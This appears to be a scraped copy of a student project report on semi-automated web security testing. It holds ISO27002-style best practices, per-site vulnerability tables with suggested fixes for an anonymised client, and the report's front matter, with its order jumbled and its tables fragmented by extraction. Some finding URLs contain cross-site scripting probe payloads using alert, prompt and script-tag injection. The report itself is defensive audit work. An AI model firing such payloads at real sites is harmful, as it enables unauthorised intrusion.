Implementation guidance
1. Documented procedures should be prepared for system activities
associated with information processing and communication facilities,
such as computer start-up and close-down procedures, backup,
equipment maintenance, media handling, computer room and mail
handling management, and safety.
2. The operating procedures should specify the instructions for the
detailed execution of each job including:
• processing and handling of information
• backup
112
• instructions for handling errors or other exceptional conditions
• system restart and recovery procedures for use in the event of
system failure
• the management of audit-trail and system log information.
3. Operational systems and application software should be subject to
strict change management control. In particular, the following items
should be considered:
• identification and recording of significant changes
• planning and testing of changes
• assessment of the potential impacts, including security impacts,
of such changes
• formal approval procedure for proposed changes
• communication of change details to all relevant persons
• fallback procedures, including procedures and responsibilities
for aborting and recovering
4. Segregation of duties is a method for reducing the risk of accidental or
deliberate system misuse.
5. The initiation of an event should be separated from its authorization.
The possibility of collusion should be considered in designing the
controls.
6. Small organizations may find segregation of duties difficult to
achieve, but the principle should be applied as far as is possible and
practicable. Whenever it is difficult to segregate, other controls such
as monitoring of activities, audit trails and management supervision
should be considered.
113
7. Monitoring and review of third party services should ensure that the
information security terms and conditions of the agreements are being
adhered to, and that information security incidents and problems are
managed properly. This should involve a service management
relationship and process between the organization and the third party
to:
• monitor service performance levels to check adherence to the
agreements
• review service reports produced by the third party and arrange
regular progress meetings as required by the agreements
• review third party audit trails and records of security events,
operational problems, failures, tracing of faults and disruptions
related to the service delivered.
• resolve and manage any identified problems
8. The responsibility for managing the relationship with a third party
should be assigned to a designated individual or service management
team.
9. Appropriate action should be taken when deficiencies in the service
delivery are observed.
10.The organization should maintain sufficient overall control and
visibility into all security aspects for sensitive or critical information
or information processing facilities accessed, processed or managed
by a third party.
11.The organization should ensure they retain visibility into security
activities such as
change management, identification of vulnerabilities, and
information security incident
reporting/response through a clearly defined reporting process,
format and structure.
114
12.Accurate and complete records of the back-up copies and documented
restoration
procedures should be produced.
13.The back-ups should be stored in a remote location, at a sufficient
distance to escape any
damage from a disaster at the main site.
14.Restoration procedures should be regularly checked and tested to
ensure that they are
effective and that they can be completed within the time allotted in
the operational
procedures for recovery.
15.In situations where confidentiality is of importance, back-ups should
be protected by means of encryption.
Other information
In case of outsourcing, the organization needs to be aware that the ultimate
responsibility for
information processed by an outsourcing party remains with the
organization.
Back up arrangements can be automated to ease the back-up and restore
process. Such automated
solutions should be sufficiently tested prior to implementation and at
regular intervals.
Physical Security
The primary objective of physical security is to prevent unauthorized
physical access, damage, and interference to the organization’s premises
and information.
Physical Security also aims to prevent loss, damage, theft or compromise
of assets and interruption to the organization’s activities.
Critical or sensitive information processing facilities should be housed in
secure areas, protected by defined security perimeters, with appropriate
security barriers and entry controls. They should be physically protected
115
from unauthorized access, damage, and interference.
Equipment should be protected from physical and environmental threats.
Special controls may be required to protect against physical threats, and to
safeguard supporting facilities, such as the electrical supply and cabling
infrastructure.
The protection provided should be commensurate with the identified risks.
Physical Security Best Practices
Since we were unable to obtain access to your facilities and the equipment
you use to manage the sites here we have summarized some best practices
that must be followed in managing your physical security.
Control
1. Security perimeters (barriers such as walls, card controlled entry gates
or manned reception desks) should be used to protect areas that
contain information and information processing facilities.
2. Secure areas should be protected by appropriate entry controls to
ensure that only authorized personnel are allowed access.
3. Physical security for offices, rooms, and facilities should be designed
and applied.
4. Physical protection against damage from fire, flood, earthquake,
explosion, civil unrest, and other forms of natural or man-made
disaster should be designed and applied.
5. Equipment should be sited or protected to reduce the risks from
environmental threats and hazards and opportunities for unauthorized
access.
Implementation guidance
1. The following guidelines should be considered and implemented
where appropriate for physical security perimeters:
• Security perimeters should be clearly defined
• Perimeters of a building or site containing information
processing facilities should be physically sound
116
• The external walls of the site should be of solid construction
and all external doors should be suitably protected against
unauthorized access with control mechanisms
• Doors and windows should be locked when unattended and
external protection should be considered for windows,
particularly at ground level
• Physical barriers should, where applicable, be built to
prevent unauthorized physical access and environmental
contamination
• All fire doors on a security perimeter should be alarmed,
monitored, and tested in conjunction with the walls to
establish the required level of resistance in accordance to
suitable regional, national, and international standards
• Suitable intruder detection systems should be installed to
national, regional or international standards and regularly
tested to cover all external doors and accessible windows
• Information processing facilities managed by the
organization should be physically separated from those
managed by third parties.
2. With regards to personnel the following guidelines should be
followed:
• Access to areas where sensitive information is processed or
stored should be controlled and restricted to authorized
persons only
• Authentication controls, e.g. access control card plus PIN,
should be used to authorize and validate all access
• An audit trail of all access should be securely maintained
117
• All employees, contractors and third party users and all
visitors should be required to wear some form of visible
identification
• Third party support service personnel should be granted
restricted access to secure areas or sensitive information
processing facilities only when required
3. The following guidelines should be considered to secure offices,
rooms, and facilities:
• Account should be taken of relevant health and safety
regulations and standards
• Key facilities should be sited to avoid access by the public
• Where applicable, buildings should be unobtrusive and give
minimum indication of their purpose, with no obvious signs,
outside or inside the building identifying the presence of
information processing activities
4. The following guidelines should be considered to protect
equipment:
• Equipment should be sited to minimize unnecessary access
into work areas
• Items requiring special protection should be isolated to
reduce the general level of protection required
• Controls should be adopted to minimize the risk of potential
physical threats, e.g. theft, fire, explosives, smoke, water (or
water supply failure), dust, vibration, chemical effects,
electrical supply interference, communications interference,
electromagnetic radiation and vandalism;
118
Other information
Physical protection can be achieved by creating one or more physical
barriers around the organization’s premises and information processing
facilities. A secure area may be a lockable office, or several rooms
surrounded by a continuous internal physical security barrier.
Special consideration towards physical access security should be given to
buildings where multiple organizations are housed.
Summary
This section contains a series of tables which highlight the
issues/defects/vulnerabilities found in each web site under Client
Organisation. Detailed explanation of each class of
issue/defect/vulnerability have been explained in the Executive Summary
and supplemented in the Application Security section.
For #Site2
S
.
#
URL Issues Fixes Remarks/
Guidelines/
Future Best
Practices
1 http://www.client
organisation.com
/surecontact/data/
logins.php
Passwor
d
Transmi
tted over
HTTP
Implement SSL A malicious
user in your
network can
access the
packets you
send using a
sniffer
program
which might
contain your
username and
password
2 http://www.client
organisation.com
/redeem.php?
act=Add
XSS
(Cross
Site
Scriptin
g)
Proper Special
Character
Escaping
XSS (Cross
site
scripting) is
the most
prevalent
web
119
application
security flaw.
XSS flaws
occur when
an
application
includes user
supplied data
in a page sent
to the
browser
without
properly
validating or
escaping that
content.
3 http://www.client
organisation.com
/surecontact/data/
logins.php
Auto
complet
e
enabled
Auto complete
must be disabled
in the form tag
Auto
complete
enabled for a
form may
lead to
unauthorized
users getting
access to
privileged
information
in same
machine
4 https://www.clie
ntorganisation.co
m/houston/about/
Internal
Server
Error
(ISE)
Check your
server side code
and see if all
scenarios are
handled
ISE is usually
triggered
when
exceptions
are not
properly
handled at
the server
side
5 http://www.client
organisation.com
/resources/includ
Insecure
Direct
Object
Ensure that
exceptions are
handled properly
This could be
a serious
threat as it
120
es/checkMegaCo
upon.php/
Referen
ce
and only
authorized users
can access such
objects
openly
reveals
information
about files on
the server
and need to
be rectified
immediately
6 http://www.client
organisation.com
/home.php/
Form
Login
uses
GET
Method
Change Form
Method from
GET to POST
This a simple
coding defect
but can lead
to serious
problems
since query
string
becomes
visible in
browser’s
URL and can
be read by
anyone who
uses the
browser
For #Site3
S
.
#
URL Issues Fixes Remarks/
Guidelines/
Future Best
Practices
1 https://www.clie
ntorganisation.or
g/xmlrpc.php
Passwor
d
transmitt
ed over
HTTP
Implement SSL A malicious
user in your
network can
access the
packets you
send using a
sniffer
program
which might
contain your
username and
121
password
2 http://www.client
organisation.org/
wp-login.php?
redirect_to=http:/
/www.clientorga
nisation.org/wp-
admin/edit-
comments.php&r
eauth=1
Passwor
d
transmitt
ed over
HTTP
Implement SSL A malicious
user in your
network can
access the
packets you
send using a
sniffer
program
which might
contain your
username and
password
3 http://www.client
organisation.org/
wp-login.php?
action=lostpassw
ord
Security
Mis -
configur
ation
Change
administrator
credentials
(Different
username and
password)
Brute Force
attack is
highly
possible
since attacker
already
knows your
username and
username
like admin is
highly
common
4 http://www.client
organisation.org/
wp-login.php?
redirect_to=http:/
/www.clientorga
nisation.org/wp-
admin/&reauth=1
Auto
complet
e
enabled
Auto complete
must be disabled
in the form tag
Auto
complete
enabled for a
form may
lead to
unauthorized
users getting
access to
privileged
information
in same
machine
5 http://www.client
organisation.org/
store/
Internal
Server
Error
Check your
server side code
and see if all
ISE is usually
triggered
when
122
(ISE) scenarios are
handled
exceptions
are not
properly
handled at
the server
side
6 https://www.clie
ntorganisation.or
g/event-
registration/
CVV
code is
not
passwor
d field
and auto
complet
e
disabled
For all the
registration
pages the CVV
code field must
be made
password and
auto complete
disabled
Otherwise
any user’s
(registered)
credit card &
CVV can be
found out by
pressing
down arrow
in the
particular
field in the
form
7 https://www.clie
ntorganisation.or
g/event-
registration/
No
server
side
validatio
n
Change your
design so that
client
information is
properly
sanitized at
server side
before being
forwarded to
paypal
This is a
serious
design flaw
that needs to
be addressed
immediately
8 https://www.clie
ntorganisation.or
g/event-
registration/
XSS
(Cross
Site
Scriptin
g)
Proper Special
Character
Escaping
XSS (Cross
site
scripting) is
the most
prevalent
web
application
security flaw.
XSS flaws
occur when
an
application
123
includes user
supplied data
in a page sent
to the
browser
without
properly
validating or
escaping that
content.
9 https://www.clie
ntorganisation.or
g/event-
registration/
Failure
to
Restrict
URL
Access
If the attacker is
not
authenticated,
and access to
authenticated
page is granted,
then
unauthorized
access is
allowed. This
makes the site
highly
vulnerable.
Proper
authenticatio
n and proper
authorization
must be
carried out
for each
page.
For #Site4
S
.
#
URL Issues Fixes Remarks/
Guidelines/
Future Best
Practices
1 http://www.client
organisation.com
/
Cookie
not
marked
HTTPO
nly
Ensure that all
your cookies can
only be
modified at the
server side by
making it
HTTPOnly
Not making
cookies
HTTPOnly
means they
can be
modified by
the user in
the browser.
If the cookie
is used to
store
124
authenticatio
n information
then this
could be a
serious issue
since it is
very easy to
modify
cookie value
2 http://www.client
organisation.com
/Products/Mistak
es/pid-
1039344.aspx
%22%20stYle=
%22x:expre/**/s
sion(alert(9))
XSS
(Cross
Site
Scriptin
g)
Proper Special
Character
Escaping
XSS (Cross
site
scripting) is
the most
prevalent
web
application
security flaw.
XSS flaws
occur when
an
application
includes user
supplied data
in a page sent
to the
browser
without
properly
validating or
escaping that
content.
3 http://www.client
organisation.com
/Registration/
Forbidd
en
Resourc
e
Implement some
kind of redirect
mechanism and
remove links
that lead to
forbidden
resources for
unauthorized
This is a case
of bad design
and a
malicious
user becomes
unnecessarily
aware of
sensitive
125
users information
For #Site5
S
.
#
URL Issues Fixes Remarks/
Guidelines/
Future Best
Practices
1 http://www.client
organisation.org/i
ndex.php?
index.php?
cid=
%22%20onmous
eover%3dprompt
%28909559%29
%20bad%3d
%22&Itemid=98
&option=com_fu
nd
XSS
(Cross
Site
Scriptin
g)
Proper Special
Character
Escaping
XSS (Cross
site
scripting) is
the most
prevalent
web
application
security flaw.
XSS flaws
occur when
an
application
includes user
supplied data
in a page sent
to the
browser
without
properly
validating or
escaping that
content.
2 http://www.client
organisation.org/
d25ee9688199a2
c7deb129f067c1
2098
Cookie
not
marked
HTTPO
nly
Ensure that all
your cookies can
only be
modified at the
server side by
making it
HTTPOnly
Not making
cookies
HTTPOnly
means they
can be
modified by
the user in
the browser.
If the cookie
126
is used to
store
authenticatio
n information
then this
could be a
serious issue
since it is
very easy to
modify
cookie value
3 http://www.client
organisation.org/
components/com
_fund/images/pat
ron_campaign/
Forbidd
en
Resourc
e
Implement some
kind of redirect
mechanism and
remove links
that lead to
forbidden
resources for
unauthorized
users
This is a case
of bad design
and a
malicious
user becomes
unnecessarily
aware of
sensitive
information
4 https://www.clie
ntorganisation.or
g/components/co
m_donate/
Director
y listing
of files
Prevent such
access by
turning directory
listing off
This is
similar to
previous
issue and it is
very unwise
and risky to
let end user
know the
directory/file
structure in
your server
5 http://www.client
organisation.org/
x/wp-login.php
Passwor
d
transmitt
ed over
HTTP
Implement SSL A malicious
user in your
network can
access the
packets you
send using a
sniffer
program
which might
127
contain your
username and
password
For #Site6
S
.
#
URL Issues Fixes Remarks/
Guidelines/
Future Best
Practices
1 http://www.client
organisation.org/
photos/
XSS
(Cross
Site
Scriptin
g)
Proper Special
Character
Escaping
XSS (Cross
site
scripting) is
the most
prevalent
web
application
security flaw.
XSS flaws
occur when
an
application
includes user
supplied data
in a page sent
to the
browser
without
properly
validating or
escaping that
content.
2 http://www.client
organisation.org/
wp-
content/themes/x/
Internal
Server
Error
(ISE)
Check your
server side code
and see if all
scenarios are
handled
ISE is usually
triggered
when
exceptions
are not
properly
handled at
the server
side
128
For #Site7
All pages found in the given site are static pages (Web 1.0) and thus are
not vulnerable to any form of attacks
For #Site8
All pages found in the given site are static pages (Web 1.0) and thus are
not vulnerable to any form of attacks
For #Site9
S
.
#
URL Issues Fixes Remarks/
Guidelines/
Future Best
Practices
1 http://www.client
organisation.org/
be08cfc17a8ee12
f8471ae3c90a843
7d:cookie
Cookie
not
marked
HTTPO
nly
Ensure that all
your cookies can
only be
modified at the
server side by
making it
HTTPOnly
Not making
cookies
HTTPOnly
means they
can be
modified by
the user in
the browser.
If the cookie
is used to
store
authenticatio
n information
then this
could be a
serious issue
since it is
very easy to
modify
cookie value
2 http://www.client
organisation.org/
ayush/wp-
comments-
post.php
Internal
Server
Error
(ISE)
Check your
server side code
and see if all
scenarios are
handled
ISE is usually
triggered
when
exceptions
are not
129
properly
handled at
the server
side
3 http://www.client
organisation.org/
modules/mod_sw
menufree/styles/
Forbidd
en
Resourc
e
Implement some
kind of redirect
mechanism and
remove links
that lead to
forbidden
resources for
unauthorized
users
This is a case
of bad design
and a
malicious
user becomes
unnecessarily
aware of
sensitive
information
For #Site10
S
.
#
URL Issues Fixes Remarks/
Guidelines/
Future Best
Practices
1 http://www.client
organisation.org/
cookie-
a4db45188ef1d93
8df9ca84d6c1070
ec
Cookie
not
marked
HTTPO
nly
Ensure that all
your cookies
can only be
modified at the
server side by
making it
HTTPOnly
Not making
cookies
HTTPOnly
means they
can be
modified by
the user in the
browser. If the
cookie is used
to store
authentication
information
then this
could be a
serious issue
since it is very
easy to
modify cookie
value
2 http://www.client
organisation.org/
Internal
Server
Check your
server side
ISE is usually
triggered
130
modules/mod_sw
menufree/cache/in
dex.php?
option=com_g2bri
dge&view=galler
y&Itemid=161
Error
(ISE)
code and see if
all scenarios
are handled
when
exceptions are
not properly
handled at the
server side
3 http://www.client
organisation.org/
modules/mod_sw
menufree/styles/
Director
y listing
of files
Prevent such
access by
turning
directory
listing off
This is similar
to previous
issue and it is
very unwise
and risky to
let end user
know the
directory/file
structure in
your server
4 http://www.client
organisation.org/g
uest-
book/index.php
XSS
(Cross
Site
Scriptin
g)
Provide proper
character
escaping in
your pages and
process URL
to sanitize
special
characters.
XSS (Cross
site
scripting) is
the most
prevalent web
application
security flaw.
XSS flaws
occur when an
application
includes user
supplied data
in a page sent
to the browser
without
properly
validating or
escaping that
content.
For #Site11
S
.
#
URL Issues Fixes Remarks/
Guidelines/
Future Best
131
Practices
1 http://www.client
organisation.org/
ASPSESSIONID
QQRADACA
cookie name
Cookie
not
marked
HTTPO
nly
Ensure that all
your cookies
can only be
modified at the
server side by
making it
HTTPOnly
Not making
cookies
HTTPOnly
means they
can be
modified by
the user in the
browser. If the
cookie is used
to store
authentication
information
then this
could be a
serious issue
since it is very
easy to
modify cookie
value
2 http://www.client
organisation.org/
micro/ARRphotos
/
Forbidd
en
Resourc
e
Implement
some kind of
redirect
mechanism
and remove
links that lead
to forbidden
resources for
unauthorized
users
This is a case
of bad design
and a
malicious user
becomes
unnecessarily
aware of
sensitive
information
Note: Site is very small and not many pages (mostly static)
For #Site12
S
.
#
URL Issues Fixes Remarks/
Guidelines/
Future Best
Practices
1 http://www.client Passwor Implement A malicious
132
organisation.org/g
allery/login/ajax
d
transmitt
ed over
HTTP
SSL user in your
network can
access the
packets you
send using a
sniffer
program
which might
contain your
username and
password
2 http://www.client
organisation.org/e
9566b07247a76e0
90a1d3317c6a07b
1
Cookie
not
marked
HTTPO
nly
Ensure that all
your cookies
can only be
modified at the
server side by
making it
HTTPOnly
Not making
cookies
HTTPOnly
means they
can be
modified by
the user in the
browser. If the
cookie is used
to store
authentication
information
then this
could be a
serious issue
since it is very
easy to
modify cookie
value
3 http://www.client
organisation.org/g
allery/login/ajax
Auto
complet
e
enabled
Auto complete
must be
disabled in the
form tag
Auto
complete
enabled for a
form may lead
to
unauthorized
users getting
access to
privileged
information in
133
same machine
4 http://www.client
organisation.org/g
allery/login/auth_
ajax
Internal
Server
Error
(ISE)
Check your
server side
code and see if
all scenarios
are handled
ISE is usually
triggered
when
exceptions are
not properly
handled at the
server side
5 http://www.client
organisation.org/p
lugins/content/hig
hslide/config/
Forbidd
en
Resourc
e
Implement
some kind of
redirect
mechanism
and remove
links that lead
to forbidden
resources for
unauthorized
users
This is a case
of bad design
and a
malicious user
becomes
unnecessarily
aware of
sensitive
information
For #Site13
S
.
#
URL Issues Fixes Remarks/
Guidelines/
Future Best
Practices
1 http://clientorgani
sation.com/wp-
login.php
Passwor
d
transmitt
ed over
HTTP
Implement
SSL
A malicious
user in your
network can
access the
packets you
send using a
sniffer
program
which might
contain your
username and
password
2 http://clientorgani
sation.com/wp-
login.php
Auto
complet
e
enabled
Auto complete
must be
disabled in the
form tag
Auto
complete
enabled for a
form may lead
134
to
unauthorized
users getting
access to
privileged
information in
same machine
3 http://clientorgani
sation.com/wp-
content/plugins/pr
omotion-slider
yes only here
modified
Internal
Server
Error
(ISE)
Check your
server side
code and see if
all scenarios
are handled
ISE is usually
triggered
when
exceptions are
not properly
handled at the
server side
4 http://clientorgani
sation.com/xmlrp
c.php
w3tc_referrer
Cookie
not
marked
HTTPO
nly
Ensure that all
your cookies
can only be
modified at the
server side by
making it
HTTPOnly
Not making
cookies
HTTPOnly
means they
can be
modified by
the user in the
browser. If the
cookie is used
to store
authentication
information
then this
could be a
serious issue
since it is very
easy to
modify cookie
value
5 http://clientorgani
sation.com/wp-
login.php
Security
Mis -
configur
ation
Change
administrator
credentials
(Different
username and
password)
Brute Force
attack is
highly
possible since
attacker
already knows
your
135
username and
username like
admin is
highly
common
6 http://clientorgani
sation.com/contac
t-us
XSS
(Cross
Site
Scriptin
g)
Provide proper
character
escaping in
your pages and
process URL
to sanitize
special
characters.
XSS (Cross
site
scripting) is
the most
prevalent web
application
security flaw.
XSS flaws
occur when an
application
includes user
supplied data
in a page sent
to the browser
without
properly
validating or
escaping that
content.
For #Site14
S
.
#
URL Issues Fixes Remarks/
Guidelines/
Future Best
Practices
1 http://www.client
organisation.com/
store/browse-
products
Passwo
rd
transmit
ted over
HTTP
Implement SSL A malicious
user in your
network can
access the
packets you
send using a
sniffer
program
which might
contain your
136
username and
password
2 http://www.client
organisation.com/
store/browse-
products
Auto
complet
e
enabled
Auto complete
must be
disabled in the
form tag
Auto
complete
enabled for a
form may lead
to
unauthorized
users getting
access to
privileged
information in
same machine
3 http://www.client
organisation.com/
store/browse-
products/manufact
urers?
controller=manufa
cturers
Internal
Server
Error
(ISE)
Check your
server side code
and see if all
scenarios are
handled
ISE is usually
triggered
when
exceptions are
not properly
handled at the
server side
4 http://www.client
organisation.com/
images/stories/hea
ders/?C=''
Directo
ry
listing
of files
Prevent such
access by
turning
directory listing
off
This is similar
to previous
issue and it is
very unwise
and risky to
let end user
know the
directory/file
structure in
your server
5 http://www.client
organisation.com/
images/stories/hea
ders/?C='%22--
%3E%3C/style
%3E%3C/script
%3E%3Cscript
%3E%3C/script
%3E
Forbidd
en
Resourc
e
Implement
some kind of
redirect
mechanism and
remove links
that lead to
forbidden
resources for
unauthorized
users
This is a case
of bad design
and a
malicious user
becomes
unnecessarily
aware of
sensitive
information
137
6 http://www.client
organisation.com/
cheryl/booking-
requestpath
%20info
%20visible--/hom
e/midnmys6/publi
c_html/libraries/jo
omla/filter/filterin
put.php/n
Resourc
e no
longer
availabl
e
Remove the
link to the page
since the
resource is no
longer available
This is a case
of bad design
but is not a
vulnerability
7 http://www.client
organisation.com/
Cookie
not
marked
HTTPO
nly
Ensure that all
your cookies
can only be
modified at the
server side by
making it
HTTPOnly
Not making
cookies
HTTPOnly
means they
can be
modified by
the user in the
browser. If the
cookie is used
to store
authentication
information
then this
could be a
serious issue
since it is very
easy to
modify cookie
value
References
1. Anderson, R. Security Engineering: A Guide to Building Dependable
Distributed Systems. Indianapolis: John Wiley & Sons, 2001.
2. Archer, Tom and Whitechapel. Andrew. Inside C#. Redmond:
Microsoft Press, 2002.
3. Deraison, Renaud. The Nessus Security Scanner.
http://www.nessus.com/
138
4. Garfinkel, Simson, Spafford, Eugene H., and Schwartz Alan. Practical
Unix & Internet Security, 3rd
Edition. Sebastapol: O’Reilly, 2003.
5. Gordon, Lawrence, Loeb, Martin, Lucyshyn, William and Richardson,
Robert. “2004 CSI/FBI Computer Crime and Security Survey,” San
Francisco: Computer Security Institute, 2004.
6. International Standards Organization, International Electrotechnical
Commission. Information technology — Code of practice for
information security management. ISO/IEC 17799:2000(E).
Switzerland: ISO/IEC, 2001.
7. Open Web Application Security Project. “The Ten Most Critical Web
Application Security Vulnerabilities – 2004 Update.” OWASP, 2004.
https://www.owasp.org/index.php/Top_10_2010-Main
8. Peltier, Thomas R. Information Security Risk Analysis. Boca Raton:
CRC Press, 2001.
9. Public Law No. 100-235. The Computer Security Act of 1987.
10.Stoneburner, Gary, Goguen, Alice, and Feringa, Alexis. “Risk
Management Guide for Information Technology Systems.” NIST
Special Publication 800-30. National Institute of Standards and
Technology, 2001.
11.Stoneburner, Gary, Hayden, Clark, and Feringa, Alexis. “Engineering
Principles for Information Technology Security (A Baseline for
Achieving Security).” NIST Special Publication 800-27 Rev A.
National Institute of Standards and Technology, 2004.
12.Swiderski, Frank and Snyder, Window. Threat Modeling. Redmond:
Microsoft Press, 2004.
13.United States Department of Agriculture. “USDA Information Systems
Security Policy.” USDA 3140-001. Washington: USDA, 1996.
14.Viega, John and McGraw, Gary. Building Secure Software.
Indianapolis: Addison-Wesley, 2002.
139
15.Wood, Charles C., Banks, William W., Guarro, Sergio B., Garcia, Abel
A., Hampel, Victor E., and Sartorio, Henry P. Computer Security. New
York: Wiley, 1987.
16.Zwicky, Elizabeth D., Cooper, Simon, and Chapman, D. Brent.
Building Internet Firewalls, 2nd
Edition. Sebastapol: O’Reilly, 2000.
17. Keith A. Watson, Security Assessment Template based on which this
report was made, CISSP on March 1, 2005
140

Semi-Automated Security Testing of Web applications

  • 1.
    SEMI-AUTOMATED SECURITY TESTINGOF WEB APPLICATIONS A PROJECT REPORT Submitted by S. RAGHAVENDAR (31508205078) RAM G ATHREYA (31508205084) in partial fulfillment for the award of the degree of BACHELOR OF TECHNOLOGY IN INFORMATION TECHNOLOGY SRI SIVASUBRAMANIYA NADAR COLLEGE OF ENGINEERING, KALAVAKKAM ANNA UNIVERSITY: CHENNAI 600 025 APRIL 2012 ii
  • 2.
    ANNA UNIVERSITY :CHENNAI 600 025 BONAFIDE CERTIFICATE Certified that this project report “SEMI-AUTOMATED SECURITY TESTING OF WEB APPLICATION” is the bonafide work of “S RAGHAVENDAR(31508205078) AND RAM G ATHREYA (31508205084)” who carried out the project work under my supervision. SIGNATURE SIGNATURE Dr.T.Nagarajan Mr.U.Thiruvaazhi HEAD OF THE DEPARTMENT SUPERVISOR Professor and Head Assistant Professor Information Technology Information Technology SSN College of Engineering, SSN College of Engineering, SSN Nagar - 603110 SSN Nagar - 603110 Submitted for the examination held on __________________ SIGNATURE SIGNATURE INTERNAL EXAMINER EXTERNAL EXAMINER iii
  • 3.
    ACKNOWLEDGEMENTS We would liketo express our sincere thanks to our respected principal Dr.S.Salivahanan for providing the necessary computing facilities to build our project in the college premises. We would like to express our deep gratitude to our Head of the Department Dr.T.Nagarajan and other staff members for their continuous encouragement given to us for this work and for their great support in successfully completing this project. We wish to express our profound thanks to, our Guide, Mr.U.Thiruvaazhi for his incredible support in bringing this project to a perfect shape. We would like to sincerely thank our panel members and all staff of the IT department who gave us great support and equipped us with the needed resources required for completing this project. Finally, we wish to extend our humble gratitude to our parents and friends for their constant support and encouragement for the completion of the project. 4
  • 4.
    ABSTRACT Market research surveyon Internet attacks reports that more than 70% of the attacks are on the application layer. This is because 1. More valuable information (electronic money details) is at the application level and 2. Relatively there are more unaddressed vulnerabilities. Considering the fact that there are still inadequate adoption of security development practices across the numerous application development communities, the security testing of the web applications becomes highly critical and rigorous. In our project we have created a penetration testing tool (Black Box Testing Tool) that will check for vulnerabilities in a semi – automated fashion on a target web application. We have tested and demonstrated the functionality and effectiveness of our tool by running this tool on 1. On a target vulnerable web application created by us and 2. On live web sites of a customer organization. The results have been revealing and have been documented appropriately in the following report. We have also provided recommendations as part of corrective action against the discovered vulnerabilities and statements of best practices based on ISO27002 and such other organizations as a preventive action in order to avoid recurrence of such vulnerabilities. 5
  • 5.
    TABLE OF CONTENTS CHAPTERNUMBER TITLE PAGE NO. ACKNOWLEDGEMENTS iii ABSTRACT iv LIST OF ABBREVIATIONS ix LIST OF FIGURES x 1. INTRODUCTION 1 1.1 PROBLEM STATEMENT 1 1.1.1 Application security vulnerabilities 1 1.1.2 Need for semi/automated testing Tools 1 1.2 PROBLEM DESCRIPTION 2 1.2.1 Objectives 3 1.2.2 Basic Methodology 3 1.3 OWASP VULNERABILITIES 3 1.3.1 A1: Injection 4 1.3.2 A2: Cross-Site Scripting 5 1.3.3 A3: Broken Authentication and Session Management 5 1.3.4 A4: Insecure Direct Object References 5 1.3.5 A5: Cross-Site Request Forgery 6 1.3.6 A6: Security Misconfiguration 6 1.3.7 A7: Insecure Cryptographic Storage 6 1.3.8 A8: Failure to Restrict URL Access 7 1.3.9 A9: Insufficient Transport Layer 6
  • 6.
    Protection 7 1.3.10 A10:Unvalidated Redirects And Forwards 7 2. LITERATURE SURVEY 8 2.1 EXISTING SECURITY TESTING TOOLS 8 2.2 WEB APPLICATION VULNERABLITY TESTING 9 2.3 IMPLEMENTATIONOF WEB CRAWLER 11 2.4 VULNERABILITY & ATTACK INJECTION FOR WEB APPLICATION 11 3. PROJECT REQUIREMENTS 13 3.1 PROJECT SCOPE 13 3.1.1 Miscellaneous vulnerabilities detected 17 3.2 SOFTWARE USED 17 4. DESIGN 18 4.1 MODULES –WITH CONCEPTUAL DIAGRAM 4.1.1 Target URL 19 4.1.2 Banner Grabbing 19 4.1.3 Web Spidering 20 4.1.4 Form Page Listing 21 4.1.5 Form Parameter Modification 22 7
  • 7.
    4.1.6 Creation ofAttack Vectors 22 4.1.7 Attacking 23 4.1.8 Subcrawling 23 4.1.9 Report Vulnerabilities 24 4.2 CLASS DIAGRAMS 24 4.2.1 Phase1: Banner Grabbing and SetProxy 26 4.2.2 Phase2: Crawling 27 4.2.3 Phase3: Form Console and Attack Vector Creation 28 4.2.4 Phase4: Attacking 29 4.2.5 Phase5: Subcrawling 30 5. ALGORITHM AND IMPLEMENTATION 31 5.1 PHASE 1 IMPLEMENTATION 31 5.1.1 Banner Grabbing 31 5.1.2 Proxy Setting 32 5.2 PHASE 2 IMPLEMENTATION 32 5.2.1 ThreadController 33 5.2.2 SingleThread 33 5.2.3 URLQueue 34 5.2.4 SaveURL 34 5.3 PHASE 3 IMPLEMENTATION 36 5.3.1 DynamicClass 36 5.3.2 FormParams 37 5.4 PHASE 4 IMPLEMENTATION 40 5.4.1 AttackWindow 41 8
  • 8.
    5.4.2 SQLInject 43 5.4.3XSSChecker 44 5.4.4 SSLChecker 45 5.5 PHASE 5 IMPLEMENTATION 45 5.5.1 Subcrawler 46 6. RESULTS AND TESTING 47 6.1 RUNNING YOUR TOOL ON WEB APPLICATION 47 6.1.1 Screenshots of vulnerable Web Application 47 6.1.2 Phase 1 and Phase 2 49 6.1.3 Phase 3 51 6.1.4 Phase 4 52 6.1.3 Phase 5 54 6.2 RESULTS 55 7. CONCLUSION AND FUTURE WORK 57 8. REFERENCES 58 APPENDIX 59 9
  • 9.
    LIST OF ABBREVATIONS OWASPOPEN WEB APPLICATION SECURITY PROTOCOL HTTP HYPER TEXT TRANSFER PROTOCOL SSL SECURE SOCKET LAYER URL UNIFORM RESOURCE LOCATOR URI UNIFORM RESOUCE IDENTIFIER JSP JAVA SERVER PAGES CSRF CROSS SITE REQUEST FORGERY XSS CROSS SITE SCRIPTING SQL STRUCTURED QUERY LANGUAGE HTML HYPER TEXT MARKUP LANGUAGE XML EXTENSIBLE MARKUP LANGUAGE AJAX ASYNCHRONOUS JAVASCRIPT AND XML PERL PRACTICAL EXTRACTION AND REPORT LANUGUAGE 10
  • 10.
    LIST OF FIGURES S.NOFIGURE NAME PAGE NUMBER 1. EXISTING SECURITY SCANNER COMPARISON 9 2. STUDIED VULNERABILITY SCANNERS 10 3. OUR SURVEY ON EXISTING TOOLS 10 4. COMPARISON BETWEEN SCANNERS 12 5. PROJECT SCOPE 16 6. CONCEPTUAL DIAGRAM 18 7. PHASE 1 CLASS DIAGRAM 26 8. PHASE 2 CLASS DIAGRAM 27 9. PHASE 3 CLASS DIAGRAM 28 10. PHASE 4 CLASS DIAGRAM 29 11. PHASE 5 CLASS DIAGRAM 30 12. VULNERABLE APPLICATION HOME PAGE 47 13. VULNERABLE APPLICATION AUTHENTICATED PAGE 48 14. OUR TOOL-SCANNING PAGE 50 15. OUR TOOL-PROXY PANE 50 16. OUR TOOL-FORM CONSOLE 51 17. OUR TOOL-FORM CONSOLE PARAMETER MODIFICATION 52 18. OUR TOOL-RESPONSE MESSAGE(SQL) 53 19. OUR TOOL-RESPONSE MESSAGE(XSS) 53 20. OUR TOOL-RESPONSE MESSAGE(SSL) 54 21. OUR TOOL-SUBCRAWLER PHASE 55 22. OUR TOOL-RESULTS FOR APPLICATION 56 11
  • 11.
